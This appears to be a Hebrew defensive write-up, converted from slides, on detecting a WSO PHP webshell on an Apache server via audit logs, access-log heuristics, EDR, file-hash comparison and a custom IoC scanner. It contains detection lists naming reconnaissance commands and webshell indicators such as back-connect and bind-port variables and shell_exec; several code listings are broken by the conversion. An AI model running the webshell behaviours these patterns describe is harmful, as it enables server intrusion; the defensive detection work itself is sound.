eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.188.144 netmask 255.255.255.0 broadcast 192.168.188.255
    inet6 fe80::20c:29ff:fe3:e19 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:f3:0e:19 txqueuelen 1000 (Ethernet)
    RX packets 28467 bytes 25707589 (24.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18679 bytes 2478063 (2.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

מתוך קובץ הלוג שנמצא ב-**/var/log/audit/audit.log**, פלטתי את כל התהליכים שהורצו דרך תהליך **Apache** תחת השם **"apacheexecve"** לקובץ: **apacheexecve.txt**, כדי שיהיה לי קל יותר לפרסר את הקובץ למטרת זיהוי התהליכים:

**cat audit.log | grep apacheexecve > apacheexecve.txt**

```
(root@kali)-[/var/log/audit]
# cat audit.log | grep apacheexecve > apacheexecve.txt
```

הקובץ עדיין מסורבל וקשה לקריאה והוא נראה ככה:

```
CALL=execve AUDIT="unset" UID="www-data" GID="www-data" EUID="www-data" SUID="www-data" FSUID="www-data" EGID="www-data"
type=SYSCALL msg=audit(1615147453.707:71): arch=c000003e syscall=59 success=yes exit=0 a0=7fcd09ab5156 a1=7fff
d=33 gid=33 euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=(none) ses=4294967295 comm="sh" exe="/usr/b
"unset" UID="www-data" GID="www-data" EUID="www-data" SUID="www-data" FSUID="www-data" EGID="www-data" SGID="
type=SYSCALL msg=audit(1615147453.707:72): arch=c000003e syscall=59 success=yes exit=0 a0=56247709eba8 a1=562
94967295 uid=33 gid=33 euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=(none) ses=4294967295 comm="ip"
cve AUDIT="unset" UID="www-data" GID="www-data" EUID="www-data" SUID="www-data" FSUID="www-data" EGID="www-dat
type=SYSCALL msg=audit(1615147457.575:73): arch=c000003e syscall=59 success=yes exit=0 a0=7fcd09ab5156 a1=7fff
d=33 gid=33 euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=(none) ses=4294967295 comm="sh" exe="/usr/b
"unset" UID="www-data" GID="www-data" EUID="www-data" SUID="www-data" FSUID="www-data" EGID="www-data" SGID="
type=SYSCALL msg=audit(1615147457.575:74): arch=c000003e syscall=59 success=yes exit=0 a0=55950cadcbf0 a1=559
94967295 uid=33 gid=33 euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=(none) ses=4294967295 comm="ip"
cve AUDIT="unset" UID="www-data" GID="www-data" EUID="www-data" SUID="www-data" FSUID="www-data" EGID="www-dat
type=SYSCALL msg=audit(1615147462.135:75): arch=c000003e syscall=59 success=yes exit=0 a0=7fcd09ab5156 a1=7fff
d=33 gid=33 euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=(none) ses=4294967295 comm="sh" exe="/usr/b
"unset" UID="www-data" GID="www-data" EUID="www-data" SUID="www-data" FSUID="www-data" EGID="www-data" SGID="
type=SYSCALL msg=audit(1615147462.135:76): arch=c000003e syscall=59 success=yes exit=0 a0=5576cfd95ba8 a1=557
94967295 uid=33 gid=33 euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=(none) ses=4294967295 comm="nets
SYSCALL=execve AUDIT="unset" UID="www-data" GID="www-data" EUID="www-data" SUID="www-data" FSUID="www-data" EGI
```

לכן כתבתי סקריפט קצר בפיתון (**נספח ב'**) שיעזור לי לפרסר את הקובץ ולהדפיס רק את **מספר ההודעה** של **Audit** יחד עם **הפקודה החשודה** שבוצעה:

## כיצד ניתן לגלות את הכלי במערכות הגנה

### שימוש ב-Audit עם לינוקס

```
#!/usr/bin/python3
import sys, re

commands = [
    "cat",
    "crontab",
    "hostname",
    "ifconfig",
    "ip",
    "iptables",
    "ls",
    "netstat",
    "pwd",
    "route",
    "uname",
    "whoami"
]

log_file_arg = sys.argv[1]
with open(log_file_arg, "r") as log_file:
    audit_full_msg = log_file.readlines()
    for msg in audit_full_msg:
        for command in commands:
            if command in msg:
                pat = re.findall(r"[(0-9.0-9:0-9)]", msg)
                nums = "".join(pat)
                num_audit_msg = nums[:19]
                print(f"Audit No.: {num_audit_msg} Command={command}")
```

הסקריפט בפעולה:

לאחר סינון ההודעות מקובץ הלוג המקורי לקובץ שמכיל רק פקודות שבוצעו על ידי תהליך Apache והפעלת הסקריפט על הקובץ, נמצאו הפקודות חשודות יחד עם מספר ההודעה המקורי כפי שהוא רשום ב-Audit.Log

```
(root@kali)-[/var/log/audit]
# python3 anomaly_commands_finder.py apacheexecve.txt
Audit No.: (1615152618.368:178 Command=ip
Audit No.: (1615152621.828:180 Command=ifconfig
Audit No.: (1615152629.496:184 Command=netstat
Audit No.: (1615152633.632:186 Command=whoami
Audit No.: (1615152648.080:188 Command=hostname
(root@kali)-[/var/log/audit]
```

המטרה הייתה להראות כיצד אפשר לזהות WebsHELL פועל על שרת ווב, זאת אחת מהדרכים משום שתוקפים המשתמשים ב-WebsHELLs בדרך כלל יפעילו פקודות כאלה ואחרות.

## כיצד ניתן לגלות את הכלי במערכות הגנה

### זיהוי בקשות חריגות בלוגים של Apache

## זיהוי בקשות חריגות בלוגים של Apache

מכיוון שלעתים קרובות הם מתוכננים להשתלב עם יישומי אינטרנט קיימים, זיהוי Webshells עלול להיות קשה. עם זאת, מאפיינים מסוימים של כלים אלה **קשים להשוואה או נשכחים** ע"י תוקפים ויכולים להנחות את מגינים ל-Webshell ימים מוחבאים. הפרמטרים המעניינים הם: **User-Agents** (סוכן משתמש), **Referrer** (מפנה), ו**כתובות ה-IP** המשמשים לגישה ל-Webshell:

- **User-Agent HTTP Header**: ללא נוכחות מבוססת ברשת, אלא חיבור מרחוק מרשת אחרת, אין זה סביר שתוקף יידע באיזה סוכן-משתמש משתמשים עבור שרת אינטרנט מסוים. לכן, סביר להניח שגישה מוקדמת ל-Webshell תבוצע ע"י סוכן משתמש שאינו שגרתי ברשת.
- **קותרת HTTP של המפנה**: עבור רוב יישומי האינטרנט, כל בקשת משתמש מצורפת עם הדר מפנה המציינת את כתובת ה-URL שממנה נוצרה בקשת המשתמש. **תוקפים עשויים להתעלם מתגית המפנה בזמן ניסיון להשוואת תעבורת ה-Webshell שלהם**. במצב כזה, בקשות אלה אמורות להיראות חריגות בלוגים של שרת האינטרנט.
- **כתובות IP מהן בוצעה גישה לכלי**: בהתאם לטקטיקות של התוקף ולסביבה של הקורבן, כתובות IP המשמשות לביצוע ההתקפה עשויות להיראות חריגות. לדוגמה, משתמשים פנימיים מבקרים באפליקציית-ווב מתוך סאב-נט מסוים. עם זאת, **התוקף עשוי לגשת לתוכנות זדוניות של ה-Webshell מכתובת IP שהיא מחוץ לסאב-נט הרגיל**. כתובות חריגות יכולות להופיע בלוגים של השרת ודורשים המשך חקירה.

ניתוח זה עשוי לייצר תוצאות חיוביות-שגויות (False-Positives) משמעותיות בסביבות רבות, ולכן יש להשתמש בו בזהירות ולאמת כל תוצאה. בנוסף, תוקפים שמבינים ניתוח זה יכולים בקלות להימנע מזיהוי. על כן, ניתוח זה צריך להיות רק חלק אחד של הגנה רחבה יותר בגישה מעמיקה כדי להגן מפני Webshells.

### סקריפט פייתון לניתוח לוגים HTTP של Apache

סקריפט הפייתון שסופק ב**נספח ג'**, ינסה לזהות ערכים חריגים בלוגים של שרת Apache שיכולים להצביע על נוכחות של Webshell. הסקריפט מחשב את כתובות ה-URL שהועברו בהצלחה על-ידי השרת (קודים: +200) אשר התבקשו על-ידי המספר הנמוך ביותר של סוכני משתמשים או כתובות IP. ניתוח זה תמיד יפיק תוצאות ללא קשר אם היה שימוש ב-Webshell כזה או אחר. יש לאמת את התוצאות הופקו.

---

## כיצד ניתן לגלות את הכלי במערכות הגנה

---

זיהוי ע"י מערכת (EDR) Endpoint Detection & Response  
ו/או פתרונות לוגים משופרים

# זיהוי ע"י מערכת & Response (EDR) ו/או פתרונות לוגים

## משופרים

EDRים מסוימים ופתרונות לוגים משופרים כאלה ואחרים יוכלו לזהות Webshells בהתבסס על חריגות בקריאות מערכת או בשרשרת תהליכים שנוצרים. מוצרי אבטחה אלה מנטרים כל תהליך במשתמשים המחוברים למערכת, כולל קריאות מערכת שהופעלו. Webshell גורם בדרך כלל לתהליך שרת האינטרנט להפגין אופן פעולה חריג. לדוגמה, נדיר עבור שרתי אינטרנט לגיטימיים לבצע את פקודת *ipconfig*, אך היא טכניקת סריקה וסיור נפוצה שמופעלת ע"י משתמשי Webshell. ל-EDR ולפתרונות לוגים משופרים יהיו יכולות שונות, לכן מומלץ למנהלי מערכת להבין את הפתרונות הזמינים עבור הסביבה שלהם ולבחון את ההתראות מפתרונות אבטחה כאלה כדי לבדוק האם השרת מבצע פקודות אשר לא שגרתיות לשרתי אינטרנט ברגיל.



---

## נספח א': סקריפט PowerShell להשוואת אימג' "ידוע-כטוב" עם אימג' ייצור

---

Usage:

# נספח א': סקריפט PowerShell להשוואת אימג' "ידוע-כטוב" עם אימג' ייצור

## Usage:

- `.\dirChecker.ps1`
  - knownGood <known-goodimage path>
  - productionImage <production image path>

## Script:

<#

.SYNOPSIS

Find new or changed files in a directory compared to a known-good image.

.DESCRIPTION

The script looks for file changes/additions between a production directory (target) with a known-good directory.

.PARAMETER knownGood

Path of the known-good directory.

.PARAMETER productionImage

Path of the production directory (target).

.INPUTS

System.String

.OUTPUTS

System.String

.EXAMPLE

`.\dirChecker.ps1 -knownGood <PATH> -productionImage <PATH>`

`.\dirChecker.ps1 -knownGood .\knownGoodDir\ -productionImage .\targetDir\`

---

# נספח א': סקריפט PowerShell להשוואת אימג' "ידוע-כטוב" עם אימג' ייצור

---

## :Script

```
.\dirChecker.ps1 -knownGood "D:\release3.0" -productionImage
"C:\inetpub\wwwroot"

-- Input --
.\dirChecker.ps1 -knownGood "D:\Users\<user>\Documents\knownGoodDir" -
productionImage "C:\Users\<user>\Documents\targetDir"

-- Output --
File analysis started.
Any file listed below is a new or changed file.

C:\Users\<user>\Documents\targetDir\index.html
C:\Users\<user>\Documents\targetDir\research.docx
C:\Users\<user>\Documents\targetDir\inventory.csv
C:\Users\<user>\Documents\targetDir\contactus.js

File analysis completed.

.LINK
https://github.com/nsacyber/MitigatingWebShells
#>

<#
#
# Execution begins.
#
#>
param (
    [Parameter(Mandatory=$TRUE)][ValidateScript({Test-Path $_ -PathType
'Container'})][String] $knownGood,
    [Parameter(Mandatory=$TRUE)][ValidateScript({Test-Path $_ -PathType
'Container'})][String] $productionImage
)

# Recursively get all files in both directories, for each file calculate
hash.
$good = Get-ChildItem -Force -Recurse -Path $knownGood | ForEach-Object {
Get-FileHash -Path $_.FullName }
$prod = Get-ChildItem -Force -Recurse -Path $productionImage | ForEach-
Object { Get-FileHash -Path $_.FullName }

Write-Host "File analysis started."
```

---

## נספח א': סקריפט PowerShell להשוואת אימג' "ידוע-כטוב" עם אימג' ייצור

---

### :Script

```
Write-Host "Any file listed below is a new or changed file.`n"

# Compare files hashes, select new or changed files, and print the
path+filename.
(Compare-Object $good $prod -Property hash -PassThru | Where-
Object{$_.SideIndicator -eq '=>'}).Path

Write-Host "`nFile analysis completed."
```

---

# נספח ב': סקריפט פייטון לפירסור קובץ לאחר סינון ראשוני לתהליכים שבוצעו ע"י Apacheexecve

---

## :Usage

# נספח ב': סקריפט פייטון לפירסור קובץ לאחר סינון ראשוני לתהליכים שבוצעו ע"י Apacheexecve

## Usage:

- `python3 anomaly_command_finder.py apacheexecve.txt`

אפשר לשים כל פקודה שנבחר ברשימת **commands** בסקריפט. הרשימה כרגע היא רק הבסיס לצורך הדגמה והפקודות הנפוצות שתהליכי אפליקציות-ווב לא אמורות לבצע ב-99% מהזמן ועל כן הם **חשודות**.

בהנחה שעשו `grep apacheexecve` על קובץ ה-`audit.log` לקובץ חדש, הסקריפט לוקח את הקובץ שניתן לו ומדפיס את מספר הודעת ה-Audit יחד עם הפקודה שבוצעה. אם אחת הפקודות מופיעה, נשתמש במספר ההודעה להמשך ניתוח ההודעה בפורמט המלא עם קובץ הלוג המקורי.

## Script:

```
#!/usr/bin/python3
import sys, re
commands = [
    "cat",
    "crontab",
    "hostname",
    "ifconfig",
    "ip",
    "iptables",
    "ls",
    "netstat",
    "pwd",
    "route",
    "uname",
    "whoami"
]
log_file_arg = sys.argv[1]
with open(log_file_arg, "r") as log_file:
```

---

## נספח ב': סקריפט פייטון לפירסור קובץ לאחר סינון ראשוני לתהליכים שבוצעו ע"י Apacheexecve

---

### :Script

```
audit_full_msg = log_file.readlines()
for msg in audit_full_msg:
    for command in commands:
        if command in msg:
            pat = re.findall(r"[(0-9.0-9:0-9)]", msg)
            nums = "".join(pat)
            num_audit_msg = nums[:19]
            print(f"Audit No.: {num_audit_msg}      Command={command}")
```

---

## נספח ג': סקריפט פייתון לניתוח לוגים HTTP של Apache

---

### :Usage

## נספח ג': סקריפט פייתון לניתוח לוגים HTTP של Apache

### Usage:

- `python3 LogCheck.py "<path to Apache log file>"`

### Script:

```
import sys
import os.path
import csv

# Script will generate a list of URL that from Apache web access log that
# have least unique IP address or unique user-agents
# Written for Python 3

# Ideal Percentage of URL to display
# Will display more base on matching count
urlpercentage = 0.05

# Hold the filename for Apache web access log
weblogfileName = None

# apache log fields
apachelogsfields = ['ip', 'identd', 'frank', 'time_part0', 'time_part1',
                    'request', 'status', 'size', 'referer', 'user_agent']

# function output the url based on lower counts unique ip address and
# lower counts of unique user-agents
def analyze_weblog(filename):

    uniqueurlcount = 0                                # count of unique URL in web log
    urls = []                                          # list of unique URL, also index
    into lists of lists of unique ip address and user-agents
    uniqueipcount = []                                # list of unique ip address
    count for URL
```

---

# נספח ג': סקריפט פייתון לניתוח לוגים HTTP של Apache

---

## :Script

```
uniqueuseragentscount = []          # list of unique use agents for
URL
iplist = []                         # list of list of ip address per
unique URL to keep track of unique URL
useragentlist = []                 # list of list of user-agents
per unique URL to keep track of unique user-agents

print("The weblog file to analyze is %s" % filename)
with open(filename, mode='r') as csv_file:          # read
in web log as csv file
    csv_reader = csv.reader(csv_file, delimiter=' ')
    for row in csv_reader:

        # handles simple case where file has comments start with #
        if (row[0][0] != '#'):

            #
            extract only fields of interest from the web log
            ipaddress = row[apachelogsfields.index('ip')]      # ip
            address
            request = row[apachelogsfields.index('request')]  #
            request (URL part of request)
            status = row[apachelogsfields.index('status')]    #
            user-agent
            user_agent = row[apachelogsfields.index('user_agent')]
            #
            print('ipaddress: %s request: %s status: %s user_agent:
%s' % (ipaddress, request, status, user_agent))
            url = (request.partition(' ')[2]).partition(' ')[0] #
            extract URL from request field
            #
            print ('url %s' % url)
            if (status >= '200' and status <= '299'):          # only
            request with status of 200 - 299

                if (url not in urls):                          #
                determine if URL is already been seen
                    uniqueurlcount += 1                        # if not
                increment unique URL count
                    urls.append(url)                            # append
                new URL to the unique URL list
                    uniqueipcount.append(0)                    # append
                an element of zero for the unique ip count list
                    uniqueuseragentscount.append(0)            # append
                an element of zero for the unique user-agents count list
```

---

# נספח ג': סקריפט פייתון לניתוח לוגים HTTP של Apache

---

## :Script

```
newiplist = [] # new
empty element list for ip address tracking per URL
iplist.append(newiplist) # append
empty list to list of list of ip per URL
newuseragentlist = [] # new
empty element list for user-agents tracking per URL
useragentlist.append(newuseragentlist) # append
empty list to list of list of user-agents per URL

if (user_agent not in useragentlist[urls.index(url)]):
# determine if user-agents is in the particular URL list
    useragentlist[urls.index(url)].append(user_agent)
# if not append user-agents to user-agents list for the particular URL
list

    temp = uniqueuseragentscount[urls.index(url)] + 1
# also increment unique user-agents count for that URL
    uniqueuseragentscount[urls.index(url)] = temp
    if (ipaddress not in iplist[urls.index(url)]):
# determine if ip address is in the particular URL list
        iplist[urls.index(url)].append(ipaddress)
# if not append ip address to ip address list for the particular URL list
        temp = uniqueipcount[urls.index(url)] + 1
# also increment unique ip address count for that URL
        uniqueipcount[urls.index(url)] = temp

# print(urls)
# print('uniqueurlcount: %s' % uniqueurlcount)
# print(uniqueuseragentscount)
# print(uniqueipcount)
# print('amount of useragentlist: %s' %
len(uniqueuseragentscount))
# print('amount in the iplist: %s' % len(uniqueipcount))
    numberofurltodisplay = urlpercentage * uniqueurlcount #
Determine line that represent percentage of URL wanted
    intnumberofurltodisplay = int(numberofurltodisplay)
    if (numberofurltodisplay > intnumberofurltodisplay): #
Round up
        intnumberofurltodisplay += 1
        tempuniqueuseragentscount = uniqueuseragentscount.copy() #
Create a temporary copy of List of unqiue user-agents count to sort
        tempuniqueuseragentscount.sort()
```



---

# נספח ג': סקריפט פייתון לניתוח לוגים HTTP של Apache

---

## :Script

```
#
Array start at 0 need to subtract -1 from index
    useragentcounttodisplay =
tempuniqueuseragentscount[(intnumberofurltodisplay -1)] # determine the
count of unique user-agents to display
    tempuniqueipcount = uniqueipcount.copy() #
Create a temporary copy of list of unique ip address count to sort
    tempuniqueipcount.sort() #

Array start at 0 need to subtract -1 from index
    ipcounttodisplay = tempuniqueipcount[(intnumberofurltodisplay -1)]
# determine the count of ip address to display

    print('URL with Least user agents')
    print('-----')

    for count in range (0, (useragentcounttodisplay + 1)): #
Increment thru count to count of unique user-agents to display to order
url output based on count
        index = 0
        for elementuseragentcount in uniqueuseragentscount: #
Increment thru unique user-agents count list
            if (elementuseragentcount == count): #
List URL where user-agents is equal to count
                print(urls[index])
                index += 1

    print('URL with Least IP address')
    print('-----')

    for count in range (0, (ipcounttodisplay + 1)): # Increment
thru count to count of unique ip address to display to order url output
based on count
        index = 0
        for elementipcount in uniqueipcount: #
Increment thru unique ip address count list
            if (elementipcount == count): #
List URL where user-agents is equal to count
                print(urls[index])
                index += 1

if __name__ == '__main__':
```

---

# נספח ג': סקריפט פייתון לניתוח לוגים HTTP של Apache

---

## :Script

```
try:
    if len(sys.argv) == 2:
        # Simple check if an argument is passed (assume weblog file
        weblogfileName=sys.argv[1]
        print ("Web log file to read is %s" % weblogfileName)
        if(os.path.isfile(weblogfileName)):
            analyze_weblog(weblogfileName)
    else:
        print ('Usage: python3 %s <weblogfile>' % sys.argv[0])
# Print usage statement
except Exception as e:
    print("You must provide a valid filename (path) of a web logfile")
    raise
```

---

## בניית סקריפט לזיהוי הקובץ הנ"ל

---

Usage:

# בניית סקריפט לזיהוי הקובץ הנ"ל

בשביל לבדוק אם ה-Webshell הנחקר קיים, בחרתי לכתוב כלי בפיתוח שיסרוק תיקיית שרת שניתנת לו כחלק מהארגיומנטים בהפעלת הסקריפט ויבדוק אם קיימים IOC שמתאימים ל-Webshell בתוך כל קובץ בתיקייה. הסקריפט בודק משתנים, מחרוזות מה-Webshell, גודל קובץ ואם קיימים מחרוזות זכויות יוצרים.

## Usage:


- `chmod +x wso_locator.py`
- `./wso_locator.py <path to server directory>`

## Args:

- **Path to directory:** Required.
- **-v:** Verbose mode.
- **--num\_top\_list:** Number of how many files to show with the highest number of IoCs found. (Default = 5)

## Examples:

- `./wso_locator.py /var/www/html`



```
(root@kali) - [~/PycharmProjects/WSO-Finder]
# ./wso_locator.py /var/www/html
```

- `./wso_locator.py`  
`/var/www/html`  
`-v`  
`--num_top_list 10`



# בניית סקריפט לזיהוי הקובץ הנ"ל

## :Examples

### דוגמא לפלט עם Verbose:

```
[~] Starting variable names matching test ...
[!] Found matching anomaly variable name: in in: /var/www/html/shell.php.
[!] Found matching anomaly variable name: in in: /var/www/html/shell.php.
[!] Found matching anomaly variable name: in in: /var/www/html/shell.php.
[!] Found matching anomaly variable name: in in: /var/www/html/shell.php.
[!] Found matching anomaly variable name: in in: /var/www/html/shell.php.
[!] Found matching anomaly variable name: back_connect_c in: /var/www/html/shell.php.
[!] Found matching anomaly variable name: bind_port_c in: /var/www/html/shell.php.
[!] Found matching anomaly variable name: bind_port_p in: /var/www/html/shell.php.
[!] Found matching anomaly variable name: bind_port_p in: /var/www/html/shell.php.

[+] Results for /var/www/html/shell.php:
Variable: in: 6 times
Variable: in: 2 times
Variable: in: 3 times
Variable: in: 4 times
Variable: in: 2 times
Variable: 'back_connect_c': 2 times
Variable: 'bind_port_c': 2 times
Variable: 'bind_port_p': 1 times
```

Figure XXVIII: פונקציה למציאת משתנים.

```
[~] Starting size comparison matching ...
Sizes set to: 79000-80000
[!] Found file with relative same size: /var/www/html/shell.php: 79551 Bytes.

[+] Results for /var/www/html/shell.php:
Size: 79551 bytes
```

Figure XXIX: פונקציית השוואת גדלים.

```
[~] Starting copyrights claims matching test ...
[!] Found copyright claim: /* (C) 11.2011 oRb */ in file: /var/www/html/shell.php
[!] Found copyright claim: /* (C) 08.2015 dmKcv */ in file: /var/www/html/shell.php
[!] Found copyright claim: /* (C) 12.2015 mitryz */ in file: /var/www/html/shell.php
[!] Found copyright claim: 'VERSION', '4.2.5' in file: /var/www/html/shell.php

[+] Results for /var/www/html/shell.php:
Copyright Claim: /* (C) 11.2011 oRb */
Copyright Claim: /* (C) 08.2015 dmKcv */
Copyright Claim: /* (C) 12.2015 mitryz */
Copyright Claim: 'VERSION', '4.2.5'
```

Figure XXX: פונקציית קיום זכויות יוצרים.

---

# בניית סקריפט לזיהוי הקובץ הנ"ל

---

## :Examples

```
[~] Starting strings matching test ...
[!] Results needs to be double-checked for false positives.
[!] Found string: decrypt 8 times in /var/www/html/shell.php.
[!] Found string: base64_encode 6 times in /var/www/html/shell.php.
[!] Found string: base64_decode 6 times in /var/www/html/shell.php.
[!] Found string: ob_start 10 times in /var/www/html/shell.php.
[!] Found string: ob_get_clean 8 times in /var/www/html/shell.php.
[!] Found string: shell_exec 2 times in /var/www/html/shell.php.
[!] Found string: Readable /etc/passwd 1 times in /var/www/html/shell.php.
[!] Found string: FilesMan 18 times in /var/www/html/shell.php.

[+] Results for /var/www/html/shell.php:
String: 'decrypt': present 8 times.
String: 'base64_encode': present 6 times.
String: 'base64_decode': present 6 times.
String: 'ob_start': present 10 times.
String: 'ob_get_clean': present 8 times.
String: 'shell_exec': present 2 times.
String: 'Readable /etc/passwd': present 1 times.
String: 'FilesMan': present 18 times.
```

Figure XXXI: פונקציית מציאת מחזורות נפוצות.